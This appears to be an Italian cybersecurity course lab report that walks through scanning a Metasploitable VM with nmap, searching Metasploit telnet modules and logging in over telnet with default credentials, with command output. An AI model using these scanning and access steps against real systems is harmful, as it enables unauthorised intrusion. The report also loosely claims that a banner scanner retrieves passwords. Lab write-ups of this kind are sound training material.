Giorno 1: Exploit Telnet

EPICODE

Giovanni Pisapia

CAMBIO INDIRIZZO IP META-KALI


1. Uso il comando sudo nano /etc/network/intefaces adiamo a modificare l ip e gateway della macchina comerichiesto dall' esercizio.
2. Riavviamo la macchina

META

```
       valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$ ping 192.168.1.25
PING 192.168.1.25 (192.168.1.25) 56(84) bytes of data.
From 192.168.1.40 icmp_seq=1 Destination Host Unreachable
From 192.168.1.40 icmp_seq=2 Destination Host Unreachable
From 192.168.1.40 icmp_seq=3 Destination Host Unreachable
XFrom 192.168.1.40 icmp_seq=5 Destination Host Unreachable
From 192.168.1.40 icmp_seq=6 Destination Host Unreachable
From 192.168.1.40 icmp_seq=7 Destination Host Unreachable

--- 192.168.1.25 ping statistics ---
7 packets transmitted, 0 received, +6 errors, 100% packet loss, time 6003ms
, pipe 3
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:bf:c4:ce brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.40/24 brd 192.168.1.255 scope global eth0
    inet6 fe80::a00:27ff:febf:c4ce/64 scope link
       valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```


1. Vado in alto a destra dove c'è un simbolo che assomiglia ad un entrata ethernet
2. Tasto destro edit connection
3. Mi sposto su ipv4 settings
4. cambio indirizzo ip 192.168.1.100 e gateway 192.168.1.1

KALI



RICERCA VULNERABILITA CON NMAP

1. Vado sul terminale del macchina kali mi assicuro che le macchine si connettano tra di loro utilizzando il comando ping
2. Il comando per trovare la vulnerabilita è nmap -p- 192.168.1.40
3. Trovo la vulnerabilità richiesta



```
File  Actions  Edit  View  Help
└─$ ping 192.168.1.40
PING 192.168.1.40 (192.168.1.40) 56(84) bytes of data.
64 bytes from 192.168.1.40: icmp_seq=1 ttl=64 time=0.643 ms
64 bytes from 192.168.1.40: icmp_seq=2 ttl=64 time=0.280 ms
64 bytes from 192.168.1.40: icmp_seq=3 ttl=64 time=0.291 ms
^X64 bytes from 192.168.1.40: icmp_seq=4 ttl=64 time=0.309 ms
^C
--- 192.168.1.40 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3067ms
rtt min/avg/max/mdev = 0.280/0.380/0.643/0.151 ms

┌──(kali㉿kali)-[~]
└─$ nmap -p-  192.168.1.40
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-13 09:37 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.1.40
Host is up (0.00030s latency).
Not shown: 65505 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
37080/tcp open  unknown
41424/tcp open  unknown
42522/tcp open  unknown
56384/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 3.89 seconds

┌──(kali㉿kali)-[~]
└─$
```

RICERCA EXPLOIT

1. **Avvio sempre tramite terminale il framework Metasploit con il comando mfsconsole**
2. **Vado a ricercare la vulnerabilità semplicemente usando il comando search telnet e seleziono quella richiesta**


```
search cve:2009 type:exploit, see all the filters
with help search
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search telnet

Matching Modules
================

   #   Name                                                        Disclosure Date  Rank       Check  Description
   -   ----                                                        ---------------  ----       -----  -----------
   0   exploit/linux/misc/asus_infosvr_auth_bypass_exec            2015-01-04       excellent  No     ASUS infosvr Auth Bypass Command Execution
   1   exploit/linux/http/asuswrt_lan_rce                          2018-01-22       excellent  No     AsusWRT LAN Unauthenticated Remote Code Execution
   2   auxiliary/server/capture/telnet                                              normal     No     Authentication Capture: Telnet
   3   auxiliary/scanner/telnet/brocade_enable_login                                normal     No     Brocade Enable Login Check Scanner
   4   exploit/windows/proxy/ccproxy_telnet_ping                   2004-11-11       average    Yes    CCProxy Telnet Proxy Ping Overflow
   5   auxiliary/dos/cisco/ios_telnet_rocem                        2017-03-17       normal     No     Cisco IOS Telnet Denial of Service
   6   auxiliary/admin/http/dlink_dir_300_600_exec_noauth          2013-02-04       normal     No     D-Link DIR-600 / DIR-300 Unauthenticated Remote Command Execution
   7   exploit/linux/http/dlink_diagnostic_exec_noauth             2013-03-05       excellent  No     D-Link DIR-645 / DIR-815 diagnostic.php Command Execution
   8   exploit/linux/http/dlink_dir300_exec_telnet                 2013-04-22       excellent  No     D-Link Devices Unauthenticated Remote Command Execution
   9   exploit/unix/webapp/dogfood_spell_exec                      2009-03-03       excellent  Yes    Dogfood CRM spell.php Remote Command Execution
   10  exploit/freebsd/telnet/telnet_encrypt_keyid                 2011-12-23       great      No     FreeBSD Telnet Service Encryption Key ID Buffer Overflow
   11  exploit/windows/telnet/gamsoft_telsrv_username              2000-07-17       average    Yes    GAMSoft TelSrv 1.5 Username Buffer Overflow
   12  exploit/windows/telnet/goodtech_telnet                      2005-03-15       average    No     GoodTech Telnet Server Buffer Overflow
   13  exploit/linux/misc/hp_jetdirect_path_traversal              2017-04-05       normal     No     HP Jetdirect Path Traversal Arbitrary Code Execution
   14  exploit/linux/http/huawei_hg532n_cmdinject                  2017-04-15       excellent  Yes    Huawei HG532n Command Injection
   15  exploit/linux/misc/igel_command_injection                   2021-02-25       excellent  Yes    IGEL OS Secure VNC/Terminal Command Injection RCE
   16  auxiliary/scanner/ssh/juniper_backdoor                      2015-12-20       normal     No     Juniper SSH Backdoor Scanner
   17  auxiliary/scanner/telnet/lantronix_telnet_password                           normal     No     Lantronix Telnet Password Recovery
   18  auxiliary/scanner/telnet/lantronix_telnet_version                            normal     No     Lantronix Telnet Service Banner Detection
   19  exploit/linux/telnet/telnet_encrypt_keyid                   2011-12-23       great      No     Linux BSD-derived Telnet Service Encryption Key ID Buffer Overflow
   20  auxiliary/dos/windows/ftp/iis75_ftpd_iac_bof                2010-12-21       normal     No     Microsoft IIS FTP Server Encoded Response Overflow Trigger
   21  exploit/linux/telnet/netgear_telnetenable                   2009-10-30       excellent  Yes    NETGEAR TelnetEnable
   22  auxiliary/admin/http/netgear_pnpx_getsharefolderlist_auth_bypass  2021-09-06       normal     Yes    Netgear PNPX_GetShareFolderList Authentication Bypass
   23  auxiliary/admin/http/netgear_r6700_pass_reset               2020-06-15       normal     Yes    Netgear R6700v3 Unauthenticated LAN Admin Password Reset
   24  auxiliary/admin/http/netgear_r7000_backup_cgi_heap_overflow_rce  2021-04-21       normal     Yes    Netgear R7000 backup.cgi Heap Overflow RCE
   25  exploit/unix/misc/polycom_hdx_auth_bypass                   2013-01-18       normal     Yes    Polycom Command Shell Authorization Bypass
   26  exploit/unix/misc/polycom_hdx_traceroute_exec               2017-11-12       excellent  Yes    Polycom Shell HDX Series Traceroute Command Execution
   27  exploit/freebsd/ftp/proftp_telnet_iac                       2010-11-01       great      Yes    ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
   28  exploit/linux/ftp/proftp_telnet_iac                         2010-11-01       great      Yes    ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
   29  auxiliary/scanner/telnet/telnet_ruggedcom                                    normal     No     RuggedCom Telnet Password Generator
   30  auxiliary/scanner/telnet/satel_cmd_exec                     2017-04-07       normal     No     Satel Iberia SenNet Data Logger and Electricity Meters Command Injection
   31  exploit/solaris/telnet/ttyprompt                            2002-01-18       excellent  No     Solaris in.telnetd TTYPROMPT Buffer Overflow
   32  exploit/solaris/telnet/fuser                                2007-02-12       excellent  No     Sun Solaris Telnet Remote Authentication Bypass Vulnerability
   33  exploit/linux/http/tp_link_sc2020n_authenticated_telnet_injection  2015-12-20       excellent  No     TP-Link SC2020n Authenticated Telnet Injection
   34  auxiliary/scanner/telnet/telnet_login                                        normal     No     Telnet Login Check Scanner
   35  auxiliary/scanner/telnet/telnet_version                                      normal     No     Telnet Service Banner Detection
   36  auxiliary/scanner/telnet/telnet_encrypt_overflow                             normal     No     Telnet Service Encryption Key ID Overflow Detection
   37  payload/cmd/unix/bind_busybox_telnetd                                        normal     No     Unix Command Shell, Bind TCP (via BusyBox telnetd)
   38  payload/cmd/unix/reverse                                                     normal     No     Unix Command Shell, Double Reverse TCP (telnet)
   39  payload/cmd/unix/reverse_ssl_double_telnet                                   normal     No     Unix Command Shell, Double Reverse TCP SSL (telnet)
   40  payload/cmd/unix/reverse_bash_telnet_ssl                                     normal     No     Unix Command Shell, Reverse TCP SSL (telnet)
   41  exploit/linux/ssh/vyos_restricted_shell_privesc             2018-11-05       great      Yes    VyOS restricted-shell Escape and Privilege Escalation
   42  post/windows/gather/credentials/mremote                                      normal     No     Windows Gather mRemote Saved Password Extraction


Interact with a module by name or index. For example info 42, use 42 or use post/windows/gather/credentials/mremote

msf6 > use 35
msf6 auxiliary(scanner/telnet/telnet_version) >
```

RUN EXPLOIT


1. Una volta trovato l exploit per selezionarlo use 35
2. Show options per vedere cosa richiede l exploit per essere avviato
3. setto i parametri di cui ha bisogno l exploit in questo caso solo RHOST con set RHOST ip meta
4. LANCIAMO con run
5. In questo caso come risultato ci darà le password di accesso per entrare su telnet

SESSIONE TELNET

1. **Una volta ottenuto i dati dell'accesso di telnet testiamo se funziona usando telnet 192.168.1.40 ip meta**
2. **Inseriamo la l'admin e la password trovati**
3. **Proviamo ad eseguire qualche comando come id,whoami,ls,cd /root**



```
msf6 auxiliary(scanner/telnet/telnet_version) > telnet 192.168.1.40
[*] exec: telnet 192.168.1.40

Trying 192.168.1.40 ...
Connected to 192.168.1.40.
Escape character is '^]'.
                _                  _       _ _        _     _      ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Tue Jun 13 09:32:37 EDT 2023 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
```



```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$ cd /root
msfadmin@metasploitable:/root$ ls
Desktop  msfonconsole  reset_logs.sh  test_metasploit  vnc.log
msfadmin@metasploitable:/root$ 
```